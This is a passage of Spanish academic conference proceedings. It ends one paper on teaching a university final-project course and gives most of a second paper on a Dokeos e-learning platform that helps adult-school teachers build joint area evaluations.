cual nos facilita la evaluación continua; esto sumado a las reuniones de cátedra, nos permite tomar decisiones sobre mejoras en el contenido y el uso eficiente de los recursos de la materia además de tener un respaldo en cuanto a la cantidad de estudiantes y proyectos en curso entre otras funcionalidades. Adicionalmente utilizamos la plataforma elearning que nos permite compartir la información multimedia de las clases y complementaria a ellas, lo cual es un gran apoyo al cursado y un medio académico para comunicarse con nuestros estudiantes.

Somos conscientes de que el mejoramiento de la calidad académica es un trabajo en conjunto de todos los docentes que formamos parte de la carrera, asimismo nos encontramos en una posición privilegiada que nos permite visualizar el perfil alcanzado por el estudiante avanzado/futuro graduado, detectando sus habilidades mejor desarrolladas así como las falencias de formación, es por eso que impulsamos la generación de reuniones y actividades de autointerpelación y articulación que fortalezcan la carrera y nos hagan pensar en los puntos a mejorar a través de una crítica constructiva. Esto dispara acciones concretas que ponen la mirada también en las otras cátedras que componen la carrera.

8. Acciones Futuras

Creemos que los avances conseguidos son importantes, pero también sabemos que este cambio de paradigma debe tener una persistencia en la mejora

continua, por lo que hemos definido una serie de acciones futuras para darle la continuidad a las mejoras en el corto y mediano plazo.

Se visualiza la necesidad de trabajar en conjunto con la cátedra “Sistemas de Gestión de Calidad” para definir Procedimientos Documentados de la cátedra de Proyecto Final según ISO 9001. Los procesos a desarrollar son los siguientes:

- Proceso 1: Elaboración, Diseño y Ejecución del dictado de clases.
- Proceso 2: Seguimiento y Monitoreo de Proyectos de alumnos que están cursando la materia.
- Proceso 3: Desarrollo y Presentación de Proyecto Final para los prexámenes de evaluación y defensa de Tesis (adjunto Diagrama de Flujo).

9. Conclusión

La cátedra ha iniciado un camino de mejora continua que busca motivar a los estudiantes por sobre todo, generando así profesionales que puedan hacer frente a los desafíos actuales del mercado. El principal reto se concentró en un cambio en la metodología enseñanza aprendizaje haciendo énfasis en el papel del educador como facilitador de los conocimientos y generando clases presenciales que cuenten con la participación de agentes internos y externos a nuestra facultad que enriquezcan la experiencia y la visión del discente. Dentro de dichos cambios fue importante adaptar los contenidos curriculares haciendo uso de las herramientas Tic que tenemos a nuestro alcance las cuales son un gran estímulo en el ciclo de aprendizaje de nuestros estudiantes, nativos digitales. El gran reto de la educación es colocar al estudiante como protagonista, dejando de lado el “saber sabio” y creemos que vamos por el camino correcto.

10. Agradecimientos

Al gran equipo del Departamento de Ingeniería en Sistemas de Información de la UTN FRT por permitirnos proponer y acompañarnos en el camino.

A las empresas locales de base tecnológica por abrirnos sus puertas.

A las demás áreas de la UTN FRT como: Secretaría Académica, Secretaria de Vinculación Institucional y Transferencia Tecnológica, Secretaria de Ciencia y Tecnología por su participación en el desarrollo de los proyectos de los estudiantes.

A los estudiantes por animarse a acompañarnos en este viaje desafiante en la búsqueda de ser mejores profesionales.

11. Referencias

[1] Maigua G., López E. Buenas prácticas en la Dirección y Gestión de Proyectos Informáticos. Argentina. *EduTecNe.* 2012

[2] Project Management Institute. Guía De Los Fundamentos Para La Dirección De Proyectos (PMBOK Guide). ANSI. 2008.

[3] Ries E. El Método de Lean Startup. Deusto S. A. 2012.

[4] Gonzalez E., Menendez S. (2011). Psicología del Desarrollo y Educativo. Consultado en Marzo de 2017. Disponible en: <http://inspt.cvg.utn.edu.ar>

[5] Anijovich R, Mora S. Estrategias de Enseñanza: otra mirada del quehacer en el aula. Aique. 2009.

[6] Qosqo (2017). Dirección de Proyectos Informáticos UTN FRT. Consultado en Agosto de 2017. Disponible en <https://qosqo.dpi-frt-utn.com.ar/>

[7] Maigua G., Rego G., Tolava M. (2012). “Herramienta Virtual para la Gestión de Proyectos en Contextos Universitarios”, in WorldEngineeringEducationForum, Buenos Aires, Argentina, 2012, pp. 148.

[8] Campus Virtual UTN FRT (2009). Universidad Tecnológica Nacional. Consultado en Agosto de 2017. Disponible en <http://frt.cvg.utn.edu.ar/>

[9] Project Manager Institute Buenos Aires (2017). PMIBA. Consultado en Agosto 2017. Disponible en <http://www.pmi.org.ar/certificacion.php>

Plataforma Educativa Tendiendo Puentes

Clark Valeria, valeriacklark@hotmail.com
Universidad de la Defensa, Centro Regional
Universitario Córdoba – IUA.
Felippa Marcos marcosfelippa@hotmail.com
Universidad Tecnológica Nacional – FRC,
Licenciatura en Tecnología Educativa.

Clark J. Pablo, juanpabloclark@hotmail.com
Centro Educativo de Nivel Medio de Adultos,
Barrio Cámara.
Clark J. Carlos, ing_clark@hotmail.com
Universidad Tecnológica Nacional – FRC,
Licenciatura en Tecnología Educativa.

Abstract

Las Tecnologías de la Información y las comunicaciones (TIC) se han vuelto en la actualidad un elemento fundamental y prioritario en todas las esferas del desarrollo del conocimiento humano. Por supuesto que la educación no escapa a esto y comienza a descubrir un enorme universo de posibilidades y recursos que nos lleva a la universalización del conocimiento.

En la actualidad los docentes necesitan estar preparados para apropiarse de las oportunidades que brindan las Tecnologías de la Información y la Comunicación, generando las competencias necesarias para utilizarlas y saber cómo estas pueden contribuir a la mejora de su desempeño profesional, su entorno y sus recursos. Capacidades que actualmente y de acuerdo con los nuevos paradigmas de la educación, forman parte integral del compendio de competencias profesionales básicas de un docente.

El objetivo del proyecto educativo tecnológico que se presenta es guiar el proceso de desarrollo profesional docente para la innovación educativa, a partir del uso de la plataforma educativa “Tendiendo Puentes”. La participación del docente en la plataforma tiene por objetivo potenciar tres competencias actuales e importantes. En primer lugar, la competencia tecnológica brindando un entorno en donde el docente pueda seleccionar y utilizar de manera pertinente y responsable las herramientas digitales y de colaboración con sus pares. En segundo lugar, está la competencia comunicativa, con la cual podrá lograr la capacidad de expresarse y establecer contacto en espacios virtuales de manera síncrona y asíncrona con el lenguaje digital y como corolario esta la competencia de gestión con la cual logrará la capacidad de utilizar la plataforma en la planeación, organización y administración de manera efectiva en los procesos educativos para su desarrollo institucional.

1. Introducción

La introducción de las TIC en la educación abre muchas posibilidades, pero también plantea nuevas exigencias y desafíos para la tarea docente, la cual demanda el dominio de una diversidad de nuevas competencias. Tradicionalmente la labor docente se ha

desarrollada en un ámbito físico determinado (el aula) y limitada a la transferencia de contenidos curriculares y actividades en clase.

A su vez, este modelo ha sido superado por el avance de las TIC en la educación y no se ajusta a la realidad del siglo XXI. Ya no es posible homogeneizar y estandarizar valores y saberes que corresponden a la educación del siglo pasado.

En todo proceso formativo destinado a la preparación de profesionales bajo el enfoque por competencias, está explícitamente presente la imperativa necesidad de actualizarse permanentemente para estar en condiciones de dar una respuesta adecuada a las demandas del ejercicio profesional [1]. Este concepto es el fundamento que vamos a aplicar en el uso de la tecnología educativa para fomentar las competencias docentes, fijando a estos como profesionales en el ámbito educativo.

La labor docente afronta el desafío de un nuevo paradigma y que requiere lógicamente integrar el aprendizaje formal con la intervención temporal/espacial asíncrona que nos permiten las TIC [2].

El problema abordado en este artículo permitió desarrollar un proyecto educativo tecnológico para implementar una plataforma educativa en un entorno e-learning, con el objetivo de resolver las dificultades de los docentes del Centro Educativo del Nivel Medio de Adultos en adquirir una comunicación fluida y una interacción colaborativa para confeccionar las evaluaciones areales, en conjunto con el colectivo docente del Departamento Sociales. Por lo tanto, esta plataforma educativa incentiva y potencia las competencias docentes en el ámbito de la tecnología, la comunicación y la gestión creando los espacios y las herramientas necesarias para lograr una evaluación sumativa e integrativa colaborando de manera ubicua.

2. Proyecto Educativo Tecnológico

2.1. Objetivo General

El objetivo del proyecto educativo tecnológico es inclinar el proceso de desarrollo profesional docente hacia la innovación educativa a partir del uso de la plataforma educativa “Tendiendo Puentes” aplicada con el objeto de lograr la participación efectiva y

colaborativa de los docentes en la coordinación, planeamiento y ejecución de las actividades que conllevan a la creación de una evaluación areal integradora.

Este proceso requiere potenciar las competencias docentes que definimos como el conjunto de recursos, conocimientos, habilidades, estrategias y actitudes necesarias para resolver de forma satisfactoria las situaciones a las que se enfrentan en su quehacer profesional.

Se plantea la intervención para lograr generar las siguientes competencias:

- Tecnológicas
- Comunicativa
- De gestión

El potenciar las capacidades anunciadas genera el desarrollo profesional del docente a partir del uso de las tecnologías de información y comunicación, cuyo fin primigenio tiende a preparar a los docentes en:

- Aportar a la calidad educativa mediante la actualización de las prácticas docentes integrando las TIC, con el fin de enriquecer el aprendizaje de estudiantes y docentes.
- Adoptar estrategias para orientar a los docentes en el uso de las TIC como fuente de información, espacio de contenidos, reflexiones colaborativas y creación de contenido propio para transformar positivamente la realidad de su entorno.
- Establecer la importancia de los recursos virtuales como herramientas productivas dentro del espacio de intervención docente.

La participación del docente en la plataforma educativa “Tendiendo Puentes”, le permite crear en su espacio de intervención la selección de contenidos e información, como así también y fundamentalmente, la participación colaborativa con sus pares en la revisión de alcances y metas no solo en la confección de los exámenes areales sino de las materias en su conjunto que forman el departamento Sociales.

Por otra parte, promueve la participación de los docentes en el uso de las TIC. Se crean espacios de actividad en donde adquirir las capacidades y habilidades necesarias para su efectiva inserción en el grupo, con la utilización de herramientas TIC.

2.2. Objetivos específicos

- ✓ Generar espacios de Interacción y comunicación mediante el uso la plataforma educativa.
- ✓ Construir contenidos y actividades.

- ✓ Participar activamente en la confección de las actividades y evaluaciones areales.
- ✓ Definir los criterios de aprobación y evaluación de las actividades.
- ✓ Establecer instancias de capacitación en el uso educativo de las TIC a profesores de la comunidad educativa.
- ✓ Generar innovaciones educativas en el ámbito de las TIC en las cuales los profesores planifiquen con estrategias que utilicen recursos web.
- ✓ Incentivar la modernización en la gestión educativa a través de las TIC permitiendo la racionalización de tiempos y espacios asignados a los docentes.
- ✓ Acortar la brecha digital que existe entre los nativos digitales y los migrantes digitales, creando espacios de participación y capacitación en nuevas tecnologías para toda la comunidad educativa.

2.3. Hipótesis

Vistas las dificultades de los docentes para lograr un examen areal en conjunto, la implementación de la plataforma educativa “Tendiendo Puentes” brindará los espacios y herramientas de colaboración docente necesarios para lograr una evaluación sumativa e integrativa.

2.4. Expectativas de Logros

A continuación, se definen las competencias que deben desarrollar los docentes dentro del contexto específico de la innovación educativa con uso de TIC, particularmente con la plataforma educativa propuesta. Particulares del docente:

- Capacidad para analizar y cuestionar las aplicaciones de las TIC en la curricular del docente, para utilizar e incorporar adecuadamente las TIC en los espacios de intervención.
- Capacidad para preparar, seleccionar o construir materiales didácticos, actividades y evaluaciones areales de las distintas disciplinas mediante el uso de la plataforma.
- Participar introduciendo propuestas de innovación destinadas a la mejora de la calidad educativa.
- Aptitudes y capacidades: Feedback, Procesos de grupo y trabajo en equipo. Negociación y Relación interpersonal (saber hacer social y comportamental)
- Conocer o capacitarse en la educación a distancia con la ayuda de tecnofactos y las TIC (saber + saber-hacer). Además, en métodos de tutoría y de monitorización en situación de autoformación.

3. Fundamentación Teórica

3.1. Las Competencias Docentes

Tradicionalmente la labor docente ha sido desarrollada en un ámbito físico determinado (el aula) y limitada a la transferencia de contenidos curriculares y actividades en clase. Este modelo fue superado por el avance de las TIC en la educación y no se ajusta a la realidad del siglo XXI.

Ya no es posible homogeneizar y estandarizar valores y saberes que corresponden a la educación del siglo pasado. En ese sentido, la labor docente afronta el desafío de un nuevo paradigma y que requiere lógicamente integrar el aprendizaje formal con la intervención temporal/espacial asíncrona que nos permiten las TIC [2]. Esto es consecuencia indudable de la aparición de las tecnologías de la información y la comunicación en el ámbito educativo.

Lo anterior se traduce en retos y desafíos para los docentes. Las TIC se han convertido en factor de desarrollo importante y de profundas repercusiones en diversos sectores [3].

Asumimos la definición de Michael y Van Crowder quienes definen a las TIC como “tecnologías que facilitan a través de medios electrónicos, la adquisición, almacenaje, procesamiento, transmisión y difusión de información en todas formas que incluyen voz, texto, imágenes y video”.

Por lo que los nuevos desarrollos profesionales para la innovación en educación le deben permitir a los docentes aportar calidad mediante el cambio de las prácticas educativas apoyándose en las TIC.

Desde esta nueva perspectiva, las competencias docentes para el desarrollo de este nuevo paradigma educativo son [2]:

- ✓ **Competencia tecnológica:** Dentro del contexto educativo, la competencia tecnológica se puede definir como la capacidad para seleccionar y utilizar de forma pertinente, responsable y eficiente una variedad de herramientas tecnológicas entendiendo los principios que las rigen, la forma de combinarlas y las licencias que las amparan.
- ✓ **Competencia comunicativa:** Capacidad para expresarse, establecer contacto y relacionarse en espacios virtuales y audiovisuales a través de diversos medios y con el manejo de múltiples lenguajes, de manera sincrónica y asíncrona.
- ✓ **Competencia andrológica:** Capacidad de utilizar las TIC para fortalecer los procesos de enseñanza y aprendizaje, reconociendo alcances y limitaciones de la incorporación de estas tecnologías en la formación integral de los estudiantes y en su propio desarrollo profesional.

Las tres primeras competencias se complementan con otras dos, de similar importancia:

- ✓ **Competencia de gestión:** Capacidad para utilizar las TIC en la planeación, organización, administración y evaluación de manera efectiva de los procesos educativos; tanto a nivel de prácticas andragógicas como de desarrollo institucional.
- ✓ **Competencia investigativa:** Capacidad de utilizar las TIC para la transformación del saber y la generación de nuevos conocimientos.

La competencia Investigativa tiene correlato inmediato con las políticas públicas en educación y tecnología correspondientes a los distintos ministerios de Ciencia y Tecnología y de Educación tanto nacionales como provinciales. Los ejemplos más importantes son el plan Conectar Igualdad y ARSAT. Así mismo deberíamos considerar el acceso a Internet como prioritario para toda la población. Es decir, una cuestión de estado de equidad y no solo un negocio para pocos, con lo que sería realizable preparar a docentes y discentes para generar nuevos saberes y conocimientos que mejoren el desarrollo educativo de sus comunidades.

Capital importancia reviste la competencia “Gestión” porque es fundamental en el diseño, implementación y sustentabilidad en el tiempo de prácticas educativas innovadoras. Si a ello le agregamos sistemas de gestión de contenidos y de aprendizaje, la gestión administrativa, directiva y andragógica serán aún más eficaces.

Es a esta competencia que le asignamos un papel preponderante, (en conjunto con la competencia tecnológica) ya que es el ámbito donde el tecnólogo puede desarrollar todas sus capacidades y conocimientos guiando, asesorando y aportando *now know* para la mejora de calidad educativa con el soporte de las TIC.

Las competencias docentes enunciadas en párrafos anteriores pueden desarrollarse de manera independiente unas de otras y tener varios estadios, por ejemplo, la investigación, la implementación y la evaluación. A medida que avanzamos en cada uno de estos momentos, los conocimientos se profundizan de una generalidad cuasi relativa a una de mayor especificación en cada etapa, es decir mayor diferenciación de saberes.

Lógicamente, la innovación requiere de una dosis de creatividad y la implementación de nuevos paradigmas que traen aparejados resistencia al cambio ya que estamos desarrollando nuevas ideas, métodos y propuestas distintas (innovadoras) y que a su vez esas nuevas propuestas van a ir sufriendo cambios a lo largo del tiempo (innovaciones incrementales).

Entonces la creatividad (íntimamente ligada a la imaginación) deberá ser capaz de responder a la pregunta:

¿Qué pueden hacer los docentes con las TIC que antes no podían o era muy difícil?

Citando a Edgar Morín [4] Quien refiere los siete saberes insoslayables para la educación del futuro y de quien tomamos los tres siguientes por su importancia en este tema en particular.

- Promover formas de aprender las relaciones mutuas y las influencias reciprocas entre las partes y el todo en un mundo complejo, desprendiéndonos del aprendizaje fragmentado dividido en disciplinas que dificultan entender las relaciones.
- Afrontar la incertidumbre enseñando estrategias para afrontar el cambio y lo inesperado y formas de modificar estas estrategias como repuesta a la adquisición de nueva información.
- Reconocer nuestra condición de ciudadanos de un solo planeta interconectado.

Desde el punto de vista inmediato, y atento a las definiciones de Morín, las organizaciones educativas se comportan dentro de un nicho específico del tercer entorno [5], que tiene un ámbito de tareas definido que le proporciona los flujos necesarios (entradas y salidas) para su subsistencia y permanecía. Por otra parte, el nuevo entorno ofrece a la comunidad educativa oportunidades y recursos, pero también le impone condiciones, contingencias, desafíos y amenazas.

Las sociedades modernas están organizadas de manera diferente mediante las redes digitales. Estas redes llegan a nuestros hogares, a los centros de trabajo, a las empresas y organizaciones etc., creando una verdadera aldea global de comunicaciones y acciones virtuales que imprimen un nuevo sentido al término globalización.

4. Marco Contextual

4.1. Caso de Estudio

Centro Educativo de nivel Medio de Adultos - CENMA Barrio Cámara, Alta Gracia – Córdoba

La institución CENMA Barrio Cámara se encuentra ubicada en la ciudad de Alta Gracia, provincia de Córdoba. Como la mayoría de las escuelas de modalidad Adultos no cuenta con instalaciones propias y funciona en el edificio del antiguo Colegio Nacional, en un barrio adyacente al centro de la ciudad. Esta particularidad de compartir edificio con uno de los colegios más grandes de la ciudad, en el que también funciona el terciario de magisterio, sumado a la ubicación céntrica del edificio permite que el CENMA reciba cada año estudiantes de prácticamente todos los barrios de la ciudad, y de localidades vecinas

(Anisacate, La Bolsa, La Serranita, Falda del Carmen, entre otras).

La modalidad para Jóvenes y adultos en Córdoba está compuesta por tres años de cursado que son equivalentes a los seis años de la educación media formal, en el caso de la educación para adultos las propuestas de enseñanza deben tener una fuerte vinculación con el mundo del trabajo siguiendo esta línea el CENMA Cámara cuenta con la orientación en turismo, que es una de las principales actividades económicas de la ciudad.

4.2. Situación Problemática

4.3. Unidades de Análisis

CENMA brindó su colaboración poniendo a disposición el Departamento de Sociales para llevar a cabo la implementación del Proyecto. A continuación, se presenta la conformación (ver figura 1) del departamento, en donde se detallan los docentes y las materias que lo integran.

Departamento de Sociales	1 año A	Ciudadanía y participación Historia Geografía
	Docentes: Clark Pablo, Gonzalez Rafaela, Rodriguez Roxana.	
	Coordinador: Clark Juan Pablo.	
	1 año B	Ciudadanía y participación Historia Geografía
	Docentes: Gonzalez, Rodriguez Roxana.	
	2 año	Psicología social Historia
	Docentes: Belisan Teresa, Gonzalez Rafaela.	
	3 año	Sociología Espacio y sociedad
	Docentes: Clark Juan Pablo, Gonzalez Rafaela.	

Figura 1: Departamento Sociales

Se seleccionó a 3 año “B” para elaborar en conjunto con sus docentes la prueba piloto sobre la plataforma Tendiendo Puentes. Las materias involucradas son Espacio y Sociedad y Sociología en esta primera instancia del proyecto. Se prevé ir incorporando paulatinamente el resto de las asignaturas hasta completar todas las del departamento.

Finalmente se busca implementar la plataforma en todos los departamentos que conforman el CENMA.

4.4. Metodología de Investigación

La metodología de investigación aplicada para elaborar el diagnóstico se basa en el Capítulo 2 Extracto del Libro “Didáctica Conceptual” [6].

La observación directa: Entendida como un conjunto de procedimientos utilizados para recoger información de manera directa y optimizar la objetividad y la sistematización de la información. Observar es advertir los hechos tal y como se realizan y consignarlos por

escrito (dar fe de que esto acontece, dejar constancia de lo que ocurre).

El análisis de documentos: Tiene por finalidad hacer una búsqueda/selección y lectura minuciosa de fuentes de información consideradas como imprescindibles para conocer, por ejemplo, los ideales expresados en el Proyecto Educativo Institucional (PEI), en el diseño curricular, en cartas fundacionales, en registros diversos de interés didáctico-curricular.

4.5. Técnicas de Diagnóstico Aplicadas

4.5.1. Análisis de Documentos

Se obtuvo información sobre las materias del área 3 (ver figura 1) a partir del programa (temas, actividades, objetivos), con el objeto de encontrar puntos en común que nos permita determinar la situación problemática a nivel departamento.

Se analizaron los siguientes documentos:

- Planificación de Ciencias Sociales.
- Planificación de Espacio y Sociedad.
- Evaluación areal.
- Minuta de reunión de departamento.

4.5.2. Observación Directa

Se empleó la técnica de observación directa en distintas reuniones de departamento en las cuales los docentes plantearon las actividades, evaluaciones y problemáticas de cada una de las materias. Entre los temas de importancia tratados en las reuniones, se destaca la confección de las evaluaciones areales.

De la observación se obtuvo la siguiente lista de cotejo:

ITEM	NUNCA	A VECES	LA MAYORIA DEL TIEMPO	SIEMPRE
Asistencia de la mayoría de los docentes.		X		
Puntualidad	X			
Comunicación fluida.			X	
Coordinación de la reunión.			X	
Organización entre áreas.		X		
Formación de subgrupos durante la reunión.				X

Pertinencia de los temas. (se tratan los temas previstos)		X		
Colaboración en la confección de la evaluación areal (se realiza en conjunto)	X			
Desvíos de temas a tratar.				X

Tabla 1: Lista de cotejo

4.6. Diagnóstico

Se describen las situaciones problemáticas detectadas:

- Escaso trabajo colaborativo entre los docentes en los contenidos transversales de las áreas.
- Resulta complejo la coordinación entre el departamento y las materias.
- Evaluación areal (difícil coordinar una evaluación en conjunto con tres materias diferentes).
- Reiteradas ausencias de docentes a las reuniones.
- Poca articulación entre las materias.
- Insuficientes espacios en común en donde puedan interactuar los docentes, por fuera de las reuniones de departamento.

La situación problemática a partir de la cual vamos a poner en práctica una solución desde la tecnología educativa en principio es la confección de la evaluación areal.

Actualmente la evaluación areal se confecciona y evalúa por separado, es decir cada docente realiza una evaluación con los temas pertinentes a su materia la cual genera una nota parcial. Al final se calcula el promedio de las notas parciales de cada materia y eso constituye la nota final que define la evaluación areal. Como debería ser la evaluación, los docentes se deben juntar para definir el tema transversal a tratar en la evaluación areal desde cada materia, deben confeccionar la evaluación y tomarla en conjunto de manera integral; ya que este es el objetivo: evaluar un tema conceptual abordado desde la perspectiva de todas las materias del área.

Después de la reunión de departamento se pudo dialogar con los docentes. A partir de estas conversaciones se evidenciaron los siguientes inconvenientes por los cuales se lleva a cabo la confección de la evaluación de forma separada.

- ¿Quién va a corregir la evaluación?
- ¿En que aula y en que horario se tomara la evaluación? (¿que materia facilitará su espacio?)
- ¿Quién se hará cargo de tomar el Recuperatorio?
- ¿Como aunar criterios al evaluar si cada docente tiene conocimiento específico solo de su área?

5. Marco Tecnológico

5.1. Tecnología Educativa

Se denomina tecnología educativa al conjunto de conocimientos, aplicaciones y dispositivos que permiten la aplicación de las herramientas tecnológicas en el ámbito de la educación. Al mismo tiempo la tecnología educativa evoluciona de manera continua en los últimos años, siendo ésta acorde con la presencia de las mismas en los distintos currículos de formación de profesionales, en especial los de enseñanza. [7]

La misma es presentada en su conjunto como una disciplina integradora, dinámica, polisemia, contradictoria y significativa [8]. Así, por ejemplo, cuando hacemos mención a una disciplina integradora, nos referimos a que en ella se insertan e intervienen diversas corrientes científicas, tan diversas en sus concepciones como la psicología, andrología o las ciencias básicas, relacionadas todas ellas de modo transversal.

Por dinámica, nos referimos a las constantes evoluciones conceptuales que la diversidad de las ciencias que la integran. Por otra parte, por sus diferentes significados que la misma palabra “tecnología educativa” encierra, podemos decir que es polisémica en función de cómo se la interprete de acuerdo con un determinado contexto.

Así mismo podemos indicarla como contradictoria, según la acción con la que la observemos, esta puede resultar diferente. Y significativa por la importancia que tiene en el contexto de la sociedad del conocimiento que se manifiesta en un significativo aumento de la producción de investigaciones en torno a ella.

Resulta interesante determinar cuáles son los objetivos que debemos alcanzar de la tecnología educativa, entendiendo a estas como un enfoque sistémico aplicado al acto inductivo, cuáles serán los elementos necesarios para conseguirlos y entender que los productos obtenidos son interacciones que se establecen entre ellos para su conceptualización.

De manera que podemos profundizar en su definición en concordancia con la UNESCO al definir: “Tecnología Educativa en un nuevo y más amplio sentido, como el modo sistemático de concebir, aplicar y evaluar el conjunto de procesos de enseñanza y aprendizaje, teniendo en cuenta a la vez los recursos técnicos y humanos y las interacciones entre ellos, como forma de obtener una más efectiva educación ” [9].

Así la conceptualizamos como ese espacio, cuyo objeto de estudio representan los medios y las TIC para la representación, difusión y acceso al conocimiento en los distintos contextos de la educación. [10]

En consecuencia, un tecnólogo educativo encontrará su dominio en el diseño de situaciones dentro del sistema instructivo, entre el espacio de la actividad (aprendizaje) y el espacio de la intervención

(enseñanza) presentando un mayor interés sobre el espacio de la actividad, incentivando y estimulando la motivación que genera la actividad en el sujeto con sus metas, contenidos y actividades.

5.2. E-Learning

Podemos pensar que el antecedente histórico de la e-learning fue la educación a distancia llevada a la Internet. De modo que resulta conveniente conocer sus antecedentes y características considerando la manera por la cual las tecnologías digitales de la comunicación, computación e internet imparten la modalidad educativa.

El concepto de e-learning aun cuando son comprendidos fácilmente por la mayoría de las personas de forma general, resultan complejos de enmarcarlos dentro de los entornos educativos.

Para los tecnólogos la e-Learning puede ser entendida como el uso de las tecnologías de las redes de las comunicaciones para el diseño, selección y administración de los distintos tecnofactos que faciliten la entrega o difusión de la educación por fuera o dentro del ámbito áulico; aprendizaje basado en la tecnología que proporciona educación en cualquier momento, en cualquier lugar, una educación ubicua.

Aprender u obtener conocimientos sobre diversas materias mediante la utilización de herramientas de la tecnología de la información y de las comunicaciones TIC en cualquier momento o desde cualquier lugar geográfico implica para el usuario la articulación de diferentes aspectos como la clasificación, organización y el tipo de TIC a utilizar.

Una metodología aplicada a un programa de e-learning presenta aspectos a destacar como las características ofrecidas como la información no secuencial que generan los documentos a través del empleo de hipervínculos, la integración de la información que son asociadas a las redes, links, e-mails, foros, etc. Además, la interactividad con la cual los recursos están diseñados para el intercambio de ideas entre pares.

Ser capaces de poder determinar qué información es la que queremos generar, su orden y el nivel de especificación y extensión representan una oportunidad para la construcción del aprendizaje colaborativo y flexible. [11]

6. Propuesta de Intervención

Dificultades y potencialidades de implementar TIC:

Dificultades

- Seleccionar la herramienta apropiada, por la cantidad de opciones que se presentan disponibles.
- Acotar el alcance del uso de la tecnología.

- Entender la necesidad de interiorizarse y auto capacitarse en el uso de la tecnología para poder apropiarla y reutilizarla en el proyecto.

Posibilidades

- Como medio para favorecer el trabajo autorregulado, tanto individual como grupal.
- Potencia la comunicación entre todos los integrantes de la comunidad docente, facilitando el intercambio de materiales formativos, resolución de dudas y la intercomunicación personal, ampliando el entorno de intervención.

6.1. Diseño del Tecnofacto

Se decidió implementar una plataforma educativa que defina un entorno e-learning con el objeto de resolver las dificultades de los docentes para lograr una evaluación areal en conjunto con el colectivo docente del Departamento Sociales. Por tanto, esta plataforma potencia las competencias docentes en el ámbito de la tecnología y la gestión creando los espacios y las herramientas necesarias para lograr una evaluación sumativa e integrativa colaborando de manera ubicua. Se evaluaron diferentes plataformas educativas virtuales de las cuales se decidió utilizar DOKEOS.

6.2. Dokeos

En los ambientes o entornos de aprendizaje con metodología constructivista se representan espacios de exploración grupal y personal basados en la tecnología, por medio del cual los usuarios pueden ser gestores de su propia construcción personal. La tecnología en un ambiente constructivista es “Un apoyo, un estimulador, una infraestructura que asiste al aprender” [12]
En un enfoque constructivista, las TIC son herramientas que se utilizan como infraestructura y soporte en el proceso de enseñanza, y el aprendizaje lo hace y construye el sujeto. [13]
Dokeos es el primer LMS (Learning Management System) el cual integra autoría en línea, interacción, seguimiento y videoconferencias en un mismo software de tipo libre. Inicialmente fue conocido bajo el nombre de "Claroline" el cual fue un proyecto de la Université Catholique de Louvain.
Su característica notoria a diferencia de otras herramientas radica en que Dokeos identifica a un curso como un compendio de recursos didácticos, que aunados forman su modelo pedagógico. Así bajo una fusión de e-learning colaborativo e itinerarios formativos se forja la filosofía de enseñanza - aprendizaje.

Esquema conceptual de DOKEOS




Figura 2: Esquema conceptual de dokeos [14]

6.3. Implementación del PET

PLATAFORMA EDUCATIVA “TENDIENDO PUENTES”	
OBJETIVO	Implementar la plataforma Educativa para generar competencias tecnológicas, comunicativas y de gestión.
TEMARIO	<ul style="list-style-type: none"> - Realizar una presentación de la plataforma Educativa al grupo de docentes de tercer año del Departamento de Sociales explicando los conceptos y lineamientos del PET. - Crear un curso en la plataforma Educativa “Tendiendo Puentes” en conjunto con los docentes del Área 3 que involucra las materias Sociología y Espacio y Sociedad. - Desarrollar un itinerario de aprendizaje para construir una evaluación areal.
ACTIVIDADES	
Introducción: Planteo de las características y actividades que se realizarán con Dokeos. Presentación oral al grupo de docentes en orden según el cronograma.	
Desarrollo:	
<ul style="list-style-type: none"> - Planteo de entornos e-learning, su aplicación y administración. - Presentación de Dokeos, ventajas de su uso. - Aplicación y administración de contenidos de cursos como una herramienta de colaboración. - Realización de un Taller en conjunto con los docentes y tecnólogos para la elaboración de un curso que refleje el área 3 en donde se creará un itinerario de aprendizaje que genere una evaluación areal sobre la plataforma educativa. 	

Cierre: generar el espacio para la reconciliación integradora colectiva como conclusión del Taller, donde expresar las experiencias y conocimiento incorporados por los docentes de la institución.

Tabla 2: Detalle del Temario del Taller

6.3.1. Actividades del Taller

1. Registrar los docentes como usuarios en la plataforma educativa “Tendiendo Puentes”
2. Iniciar sesión en la plataforma con el rol de usuario docente.
3. Crear el Curso: Área 3 – Tercer año B.
4. Construir el Itinerario de aprendizaje (evaluación areal) en conjunto con los docentes de Sociología y Espacio y Sociedad.
 - a. Definir las actividades.
 - b. Establecer la secuencia de realización.
 - c. Definir los criterios y puntajes de cada actividad.
5. Iniciar sesión como discente.
6. Realizar la evaluación areal.

Un itinerario de aprendizaje es una secuencia de pasos de aprendizaje incluidos dentro de un módulo. Pueden estar basados en contenidos (con una apariencia similar a una tabla de contenidos) o en actividades, apareciendo en la agenda los pasos que deben de seguir para entender y practicar un cierto conocimiento.

Además de estar estructurados, los itinerarios de aprendizaje pueden también encontrarse secuenciados. Esto significa que algunos pasos constituyen requisitos para otros. [15]

A continuación, se presenta la interfaz de la plataforma Tendiendo Puentes (ver figura 3), en donde el discente lleva a cabo la evaluación areal.

La interfaz presenta:

- En su margen izquierdo el itinerario que conforma la evaluación
- En el margen superior derecho una barra de estado indicando el porcentaje de avance sobre itinerario.
- En la sección central se visualiza la actividad seleccionada.

